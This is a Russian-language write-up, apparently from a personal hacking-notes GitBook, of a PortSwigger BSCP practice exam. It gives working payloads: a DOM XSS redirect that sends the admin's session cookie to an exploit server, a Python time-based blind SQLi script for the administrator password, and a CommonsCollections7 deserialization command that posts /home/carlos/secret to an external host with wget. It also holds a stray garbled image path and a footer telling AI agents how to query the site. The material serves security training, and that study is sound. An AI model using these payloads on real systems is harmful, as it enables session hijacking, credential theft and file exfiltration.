> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md).
# Разбор практического экзамена BSCP 2
Заметки к разбору практического экзамена BSCP 2 для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
## Этап 1: начальный доступ (DOM XSS и кража cookie)
Вектор: внедрить JavaScript в DOM через параметр поиска (`find`). Задача: наличие фильтров/WAF, ограничивающих использование некоторых символов.
#### 1. Анализ и обход
После нескольких тестов на выход из существующей структуры JSON/JavaScript:
```javascript
"};alert`1`//
","a":alert1}//
"-alert`1`-"
```
#### 2. Полезная нагрузка для эксфильтрации
Цель — перенаправить администратора на наш сервер эксплойта, передав вместе с ним его cookie сеанса.
Полезная нагрузка перенаправления: `"};location='https://[EXPLOIT-SERVER]/log?c='+document.cookie;//`
{% code overflow="wrap" %}
```bash
"};location='https://exploit-0aa20067041b291b83a6ea7c0130006e.exploit-server.net/?c='+document.cookie;//
```
{% endcode %}
Итоговый эксплойт (для доставки через сервер эксплойта):
```javascript
```
## Этап 2: повышение привилегий (SQLi по времени)
Вектор: внедрить SQL в `order` параметр фильтрованного поиска. База данных: PostgreSQL.
#### 1. Проверка внедрения
Внедрение подтверждается простой проверкой, не нарушающей сортировку: `ASC,(CASE WHEN (1=1) THEN 1 ELSE 2 END)`
#### 2. Автоматизация извлечения (слепая SQLi)
Поскольку приложение не возвращает прямую ошибку с содержимым, используется атака по времени.
Логика полезной нагрузки: скрипт проверяет `роль администратора` пароль по символу. Если символ верный, база данных ждёт 3 секунды (`pg_sleep(3)`).
Скрипт извлечения на Python:
```python
import requests
import time
url = "https://[LAB-ID].web-security-academy.net/filtered_search"
cookies = {"session": "your_session_id"}
charset = "abcdefghijklmnopqrstuvwxyz0123456789"
password = ""
for i in range(1, 21):
for char in charset:
# Полезная нагрузка PostgreSQL по времени
payload = f"ASC,(SELECT CASE WHEN (SUBSTRING((SELECT password FROM users WHERE username='administrator'),{i},1)='{char}') THEN (SELECT 1 FROM pg_sleep(3)) ELSE 1 END)"
params = {"find": "", "organize": "5", "order": payload}
start = time.time()
requests.get(url, params=params, cookies=cookies)
if (time.time() - start) >= 2.8:
password += char
print(f"[+] Буква {i}: {char} -> {password}")
break
```
## Этап 3: доступ к файловой системе (Java Deserialization)
Цель: прочитать `/home/carlos/secret` файл через небезопасную десериализацию.
#### 1. Анализ cookie
Эта `admin-prefs` cookie содержит сериализованный Java-объект, сжатый в Gzip и закодированный в Base64.
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d;
```
{% endcode %}
#### 2. Генерация полезной нагрузки (Yesserial)
В этом втором обзоре выявленная уязвимая библиотека — CommonsCollections7.
Контроль генерации:
{% code overflow="wrap" %}
```bash

CommonsCollections7 '/usr/bin/wget --post-file /home/carlos/secret https://kpd4qvnp2c1ae8xbhncxyu0fl6rzfp3e.oastify.com'
```
{% endcode %}
#### 3. Реализация
Процедура: сжать бинарный файл в Gzip -> закодировать в Base64 -> заменить значение в `admin-prefs` cookie.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.